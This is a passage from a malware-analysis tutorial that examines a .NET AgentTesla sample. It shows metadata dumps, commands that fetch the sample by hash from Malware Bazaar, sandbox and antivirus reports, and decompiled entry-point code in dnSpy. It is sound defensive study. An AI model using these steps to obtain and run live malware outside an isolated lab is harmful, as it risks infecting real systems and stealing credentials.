2: public 'WaitCallb.States.ReponseListState.resources' at offset 2835 in current module
3: public 'WaitCallb.Filter.MappingValueFilter.resources' at offset 3019 in current module
4: public 'aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources' at offset 66966 in current mo
dule
5: public 'Tourield.Properties.Resources.resources' at offset 72620 in current module
```

[Figure 4] Gathering metadata table information from a .NET binary (part 1)

Of course, we're able to get much more information from **metadata tables** and, as you see below, we can download embedded resources easily:

```
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --implmap mas_4.bin
ImplMap Table (1..0)
remnux@remnux:~/malware/mas/mas_sample_4$
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --method mas_4.bin | head -10
Method Table (1..352)
########## WaitCallb.States.ReponseListState
1: instance default void '.ctor' ()  (param: 1 impl_flags: cil managed noinlining )
2: instance default void Dispose (bool issetup)  (param: 1 impl_flags: cil managed noinlining )
3: instance default void CompareVisitor ()  (param: 2 impl_flags: cil managed noinlining )
4: instance default string get_Text ()  (param: 2 impl_flags: cil managed noinlining )
5: instance default void set_Text (string key)  (param: 2 impl_flags: cil managed noinlining )
6: default string ResetVisitor ()  (param: 3 impl_flags: cil managed noinlining )
7: default void DefineVisitor (class [mscorlib]System.Reflection.Assembly 'init', int32 min_pred)
 (param: 3 impl_flags: cil managed noinlining )
8: default bool VerifyProcess ()  (param: 5 impl_flags: cil managed )
remnux@remnux:~/malware/mas/mas_sample_4$
remnux@remnux:~/malware/mas/mas_sample_4$ cd resources/
remnux@remnux:~/malware/mas/mas_sample_4/resources$ monodis --mresources ../mas_4.bin
remnux@remnux:~/malware/mas/mas_sample_4/resources$ ls -lh
total 988K
-rw-rw-r-- 1 remnux remnux 5.6K Apr  7 00:50 aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources
-rw-rw-r-- 1 remnux remnux 908K Apr  7 00:50 Tourield.Properties.Resources.resources
-rw-rw-r-- 1 remnux remnux  63K Apr  7 00:50 WaitCallb.Filter.MappingValueFilter.resources
-rw-rw-r-- 1 remnux remnux 2.8K Apr  7 00:50 WaitCallb.g.resources
-rw-rw-r-- 1 remnux remnux  180 Apr  7 00:50 WaitCallb.States.ReponseListState.resources
```

[Figure 5] Gathering metadata table information from a .NET binary (part 2)

```
remnux@remnux:~/malware/mas/mas_sample_4/resources$ file *
aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources: data
Tourield.Properties.Resources.resources:             data
WaitCallb.Filter.MappingValueFilter.resources:       data
WaitCallb.g.resources:                               data
WaitCallb.States.ReponseListState.resources:         data
remnux@remnux:~/malware/mas/mas_sample_4/resources$
remnux@remnux:~/malware/mas/mas_sample_4/resources$ cd ..
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --typedef mas_4.bin | head -15
Typedef Table
1: (null) (flist=1, mlist=1, flags=0x0, extends=0x0)
2: Tourield.Messages.PrototypeExpressionMessage (flist=1, mlist=1, flags=0x100180, extends=0x55)
3: WaitCallb.States.ReponseListState (flist=1, mlist=1, flags=0x100001, extends=0x59)
4: WaitCallb.Filter.MappingValueFilter (flist=11, mlist=10, flags=0x100001, extends=0x59)
5: WaitCallb.Filter.GlobalValueFilter (flist=18, mlist=19, flags=0x100180, extends=0x55)
6: Tourield.Messages.InterceptorExpressionMessage (flist=18, mlist=22, flags=0x100001, extends=0x
5d)
7: WaitCallb.Identifiers.Singleton (flist=21, mlist=28, flags=0x100001, extends=0x5d)
8: Tourield.Pools.ObjectAttributePool (flist=26, mlist=37, flags=0x100001, extends=0x5d)
9: Tourield.Annotations.DicMethodAnnotation (flist=28, mlist=42, flags=0x100001, extends=0x61)
10: WaitCallb.Filter.OrderValueFilter (flist=28, mlist=47, flags=0x100001, extends=0x55)
11: Tourield.Roles.ParamsHelperRole (flist=31, mlist=50, flags=0x100001, extends=0x55)
12: WaitCallb.States.RulesListState (flist=31, mlist=58, flags=0x100000, extends=0x55)
13: Tourield.Properties.Resources (flist=31, mlist=64, flags=0x100000, extends=0x55)
14: Tourield.Properties.Settings (flist=33, mlist=71, flags=0x100100, extends=0x65)
remnux@remnux:~/malware/mas/mas_sample_4$
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --module mas_4.bin
Module Table (1..1)
1: WaitCallb.exe 1 {53D49999-E4AD-4B0B-BE7A-8497530FEEDA}
remnux@remnux:~/malware/mas/mas_sample_4$
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --exported mas_4.bin
ExportedType Table (1..0)
```

[Figure 6] Gathering metadata table information from a .NET binary (part 3)

Quick observations follow:

- The **ImplMap table** seems to be empty. This effect might be a consequence of **packers, obfuscation, Dynamic Assembly or many other possible reasons.**
- We were able to **list all methods, interfaces, type definitions and manifest's content**.
- We were able to **dump all managed resources**.
- There're other good information such as **module name and exported types**, which hold several types' entries defined within modules of assembly and exported to external assemblies.

All mentioned procedures are quite useful to collect first information from a given .NET malware before starting the analysis itself and having an idea about what we should expect for. Of course, nothing replaces the analysis of the code using static and mainly its dynamic analysis, and tools like **dnSpy (or dnSpyEx)** are able to perform a great work.

6. Threat information

The sample that will be analyzing in this article is **SHA 256:**

- **7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a6a2ec4**

You can download the sample from Malware Bazaar:

```
remnux@remnux:~/malware/mas/mas_sample_4$ malwoverview.py -b 5 -B 7cb92356a0170028fabc20f0cb9736b149efa
b01824ab1173b3277340a6a2ec4 -o 0


                                       MALWARE BAZAAR REPORT

----------------------------------------------------------------------------------------------------

SAMPLE SAVED!


remnux@remnux:~/malware/mas/mas_sample_4$ 7z e 7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b327734
0a6a2ec4.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-10875
H CPU @ 2.30GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 1021136 bytes (998 KiB)

Extracting archive: 7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a6a2ec4.zip
--
Path = 7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a6a2ec4.zip
Type = zip
Physical Size = 1021136


Enter password (will not be echoed):
Everything is Ok

Size:       1095680
Compressed: 1021136
remnux@remnux:~/malware/mas/mas_sample_4$ mv 7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a
6a2ec4.exe mas_4.bin
```

[Figure 7] Downloading sample from Malware Bazaar

Checking details about the sample on Malware Bazaar, we have:

```
remnux@remnux:~/malware/mas/mas_sample_4$ malwoverview.py -b 1 -B 7cb92356a0170028fabc20f0cb9736b149efa
b01824ab1173b3277340a6a2ec4 -o 0


                                       MALWARE BAZAAR REPORT

----------------------------------------------------------------------------------------------------

sha256_hash:  7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a6a2ec4
sha1_hash:    274ed1675ac433a1ae83dce45b9202342abbcf66
md5_hash:     eac14bf29e64c72eb108d9a9ec726c21
first_seen:   2022-03-25 03:27:49
last_seen:    2022-03-25 05:33:46
file_name:    tup.exe
file_size:    1095680 bytes
file_type:    exe
mime_type:    application/x-dosexec
country:      IT
imphash:      f34d5f2d4577ed6d9ceec516c1f5a744
tlsh:         T1D435128A735A8912CC6FABB6458F562453717E57DA23C50D3CCC72EC2B8AB970E106C7
reporter:     JAMESWT_MHT
delivery:     web_download
tags:         AgentTesla exe
Cape:         https://www.capesandbox.com/analysis/257477/
```

[Figure 8] Gathering information about the sample from Malware Bazaar

```
UnpacMe:
              https://www.unpac.me/results/9ea88c94-6563-46ee-a8c8-dbeea5487457/
Any.Run:
              https://app.any.run/tasks/21e78023-4352-4b60-87cf-508c49ed70d9

Triage:       https://tria.ge/reports/220325-d1cd4sfaen/
Triage sigs:
              AgentTesla
              Accesses Microsoft Outlook profiles
              Suspicious use of SetThreadContext
              Suspicious behavior: EnumeratesProcesses
              Suspicious use of AdjustPrivilegeToken
              Suspicious use of SetWindowsHookEx
              Suspicious use of WriteProcessMemory
              outlook_office_path
              outlook_win_path

Dr.Web rules:
              Creating a window
              Creating synchronization primitives
              Launching a process
              Creating a file
              Using the Windows Management Instrumentation requests
              Unauthorized injection to a system process
```

[Figure 9] Gathering information about the sample from Malware Bazaar (continuation)

Evaluating the given sample on **Virus Total** we also have:

```
remnux@remnux:~/malware/mas/mas_sample_4$ malwoverview.py -v 8 -V 7cb92356a0170028fabc20f0cb9736b149efa
b01824ab1173b3277340a6a2ec4 -o 0

MD5 hash:             eac14bf29e64c72eb108d9a9ec726c21
SHA1 hash:            274ed1675ac433a1ae83dce45b9202342abbcf66
SHA256 hash:          7cb92356a0170028fabc20f0cb9736b149efab01824ab1173b3277340a6a2ec4

Malicious:            51
Undetected:           18

Type Description:     Win32 EXE
Size:                 1095680
Last Analysis Date:   2022-03-27 01:37:59
Type Tag:             peexe
Times Submitted:      5

Threat Label:         trojan.msil/agensla
Classification:

                      popular count: 24
                      label:         trojan

Trid:

                      file_type:     Generic CIL Executable (.NET, Mono, etc.)
                      probability:   71.1

                      file_type:     Win64 Executable (generic)
                      probability:   10.2

                      file_type:     Win32 Dynamic Link Library (generic)
                      probability:   6.3

                      file_type:     Win32 Executable (generic)
                      probability:   4.3

                      file_type:     Win16/32 Executable Delphi generic
                      probability:   2.0
```

```
Names:
                    WaitCallb.exe
                    tup.exe
                    output.192872910.txt
                    vbc.exe

PE Info:
                    Imphash:       f34d5f2d4577ed6d9ceec516c1f5a744
                    Libraries:
                                   mscoree.dll
                    Sections:

                                   section_name: .text
                                   virtual_size: 1088020
                                   entropy:      7.91
                                   flags:        rx

                                   section_name: .sdata
                                   virtual_size: 500
                                   entropy:      6.68
                                   flags:        rw

                                   section_name: .rsrc
                                   virtual_size: 4620
                                   entropy:      4.81
                                   flags:        r

                                   section_name: .reloc
                                   virtual_size: 12
                                   entropy:      0.1
                                   flags:        r

AV Report:
                    Avast:         Win32:PWSX-gen [Trj]
                    Avira:         TR/Kryptik.huewy
                    BitDefender:   Trojan.GenericKD.39338187
                    DrWeb:         Trojan.PackedNET.1269
                    Emsisoft:      Trojan.GenericKD.39338187 (B)
                    ESET-NOD32:    a variant of MSIL/Kryptik.AEPW
                    F-Secure:      Trojan.TR/Kryptik.huewy
                    FireEye:       Trojan.GenericKD.39338187
                    Fortinet:      MSIL/GenKryptik.FSII!tr
                    Kaspersky:     HEUR:Trojan-PSW.MSIL.Agensla.gen
                    McAfee:        PWS-FDFL!EAC14BF29E64
                    Microsoft:     Trojan:MSIL/AgentTesla.ENV!MTB
                    Panda:         Trj/GdSda.A
                    Sophos:        Mal/Generic-S
                    Symantec:      Scr.Malcode!gdn30
                    TrendMicro:    TROJ_GEN.R002C0DC022
                    ZoneAlarm:     HEUR:Trojan-PSW.MSIL.Agensla.gen
```

[Figure 10] Gathering information about the sample from Virus Total


There's good information from Figures 7, 8, 9 and 10 that we could consider about this sample:

- Its **"original name"** seems to be **tup.exe**.
- Likely it performs **code injection** (**WriteProcessMemory + SetThreadContext**).
- It seems to "**escalate privileges**" during the execution (**AdjustPrivilegeToken**).
- It apparently uses hooking technique (**SetWindowsHookEx**).
- It enumerates processes (**EnumeratesProcess**) for, maybe, picking up one to inject code.
- **WMI** is used by the malware. Infinite probabilities: **anti-vm, anti-debugging,** and so on.
- A new process is launched, which **might be a native one**.
- **A file is created**.

- The sample is the **AgentTesla (or one of its variants)** and written in **.NET (mscoree.dll).**
- The **.text section entropy is too high (7.91)**, so maybe hiding or "packing" something. However, remember**: on .NET, the embedded resources make part of the .text section, so the high entropy could be reflecting possible embedded resources**.

It's relevant to underscore that all considerations above are only possibilities and first information. Remember that the malware is likely packed/obfuscated, so there're many artifacts to be discovered.


To check possible existence of packers/obfuscators in a .NET malware, readers could use **Exeinfo PE** (https://github.com/ExeinfoASL/ASL) or **DiE** (https://github.com/horsicq/Detect-It-Easy), which are great tools to check existence of packers and obfuscators:




[Figure 11] Checking packers through Exeinfo PE and Detect It Easy (DiE)

Both tools tell us a possible existence of **.NET Reactor**, though we need to confirm whether there is a packer or not by analyzing the code.

A last tool that's always recommended while analyzing .NET samples is **pestudio** (https://www.winitor.com/download/). I'm using the free version of pestudio and the paid one has much more features:





[Figure 12] Gathering information through pestudio

We're able to collect several nice information from **pestudio** such as used **blacklisted functions, libraries, visualize first bytes of resources and dump them, list the manifest and so on.** It's worth, definitely.

7. Analysis

That's the start point of our analysis and comprehensive understanding of the threat. As you'll remember about .NET analysis, most of samples have embedded **resources (managed resources)**, which might be a binary (managed module or binary) to be unpacked in real time. From those ones, few of them work as a simple downloader of an external resource that is the real malicious payload to be executed.

Nonetheless, that's the crucial point. There're three well-known approaches to unpack a .NET malware:


a. using an **specialized debugger and assembly editor for .NET such as dnSpy / dnSpyEx** and proceeding manually doing the analysis.
b. using a **native debugger** and some associated tricks to do it semi-automatically.
c. using a specialized **tool to accomplish this task automatically.**

Actually, using the term "unpacking" could be imprecise in some cases because resource could be only encoded (or even in plain text), but certainly we can continue using the term without any lost of meaning.

Due to motivation in highlighting few concepts presented in previous sections, we're taking the first approach and, in next articles, we'll try the other two possibilities.

Although readers already know, remember that over any debugging session (even a managed one) the system can and likely will be infected, so **don't forget to disable networking communications, disable shared folder and, mainly, take a snapshot.**

Thus, open the malware **(mas_4.bin)** on **dnSpy** and let's make some notes about the sample:



[Figure 13] First view on dnSpy 32-bit

We have few considerations here:

- There're **five embedded resources**.
- The entry point is **WaitCallb.Filter.GlobalValueFilter.MapVisitor**.
- If readers open **Type References**, readers will see:
    - **Classes**
    - **Enumerations**
    - **Structures**
    - **Delegations**
- The **Assembly Name is WaitCalib.**
- The **Module name is WaitCallb.exe.**
- Two **<Module> classes** (**<Module> @02000001** and **<Module>{FFAD4D1F-94F7-4211-ACBA-FABE281ED9F5}**), which could contain a module initializer that's a feature from CLR. At end, it works as a constructor for the module. In general, **static constructors of <Module> are executed only once during the assembly loading, though classes have its own class constructors (.cctor).**

There were are our first impressions and information that we were able to collect from **dnSpy**. Examining the **entry point**, we have:

```
namespace WaitCallb.Filter
{
    // Token: 0x02000005 RID: 5
    internal static class GlobalValueFilter
    {
        // Token: 0x06000013 RID: 19 RVA: 0x0000317C File Offset: 0x0000157C
        [STAThread]
        [MethodImpl(MethodImplOptions.NoInlining)]
        private static void MapVisitor()
        {
            int num = 4;
            if (!GlobalValueFilter.SearchProcess())
            {
            }
            for (;;)
            {
                switch (num)
                {
                case 0:
                case 4:
                    Application.EnableVisualStyles();
                    num = 3;
                    if (false)
                    {
                        return;
                    }
                    continue;
                case 1:
                case 3:
                    Application.SetCompatibleTextRenderingDefault(false);
                    RecordParam.SelectConfig();
                    break;
                case 2:
                    break;
                case 5:
                    return;
```

```
                default:
                    num = 2;
                    continue;
                }
                Application.Run(new ReponseListState());
                int num2 = 5;
                num = num2;
            }
        }

        // Token: 0x06000014 RID: 20 RVA: 0x00003210 File Offset: 0x00001610
        internal static bool QueryProcess()
        {
            return true;
        }

        // Token: 0x06000015 RID: 21 RVA: 0x00003214 File Offset: 0x00001614
        internal static bool SearchProcess()
        {
            return false;
        }
    }
}
```

[Figure 14] Entry Point Method: MapVisitor

According to the code above, there're few interesting methods to analyze:

- **Application.EnableVisualStyles( )**
- **Application.SetCompatibleTextRenderingDefault(false)**
- **RecordParam.SelectConfig()**
- **Application.Run(new ReponseListState())**

Each one of these methods may take us to hundreds lines of code and, no doubts, it could take a quite long time to analyze. Readers could notice there's a **variable (num) controlling the execution flow** and, at start, it's set up to **4**, so the first function to be executed is **EnableVisualStyles( )**, which gets the full path of the own loaded Assembly. The method (**EnableVisualStyles**) calls **Application.EnableVisualStylesInternal**:

```
public static void EnableVisualStyles()
{
    string text = null;
    new FileIOPermission(PermissionState.None)
    {
        AllFiles = FileIOPermissionAccess.PathDiscovery
    }.Assert();
    try
    {
        text = typeof(Application).Assembly.Location;
    }
    finally
    {
        CodeAccessPermission.RevertAssert();
    }
    if (text != null)
    {
        Application.EnableVisualStylesInternal(text, 101);
    }
}
```

[Figure 15] EnableVisualStyles method

As readers can verify, this method is using two arguments: **text**, which receives exactly the **Assembly Location (line 994)** and **101.** Going into this method, we have:

```
// Token: 0x060005E2 RID: 1506 RVA: 0x00011058 File Offset: 0x0000F258
private static void EnableVisualStylesInternal(string assemblyFileName, int nativeResourceID)
{
    Application.useVisualStyles = UnsafeNativeMethods.ThemingScope.CreateActivationContext(assemblyFileName, nativeResourceID);
}
```

[Figure 16] EnableVisualStylesInternal method

According to the code above we learned that:

- its **first argument** is the **name of Assembly file**.
- its **second argument** is a **native resource ID** (in this case, it's using 101).
- it's using a very particular class named **UnsafeNativeMethods** and calling one of its methods named **CreateActivationContext( ).**

The **UnsafeNativeMethods class** is used to **access and call native methods** and, as readers are able to notice, the code is invoking **CreateActivationContext( )** to **create and setup data structures in memory which will hold information that will be used to load specific DLL modules or COM object instance**, for example. Of course, there're many functions associated with activation context such as **ActivateActCtx( ), QueryActCtxW( ), ReleaseActCtx( )** and so on.

Soon after **Application.EnableVisualStyles( )** has been called, the **num variable** is set to **3** and other two methods such as **Application.SetCompatibleTextRenderingDefault(**) and **RecordParam.SelectConfig( )** are called, but there isn't any really important on them to comment.

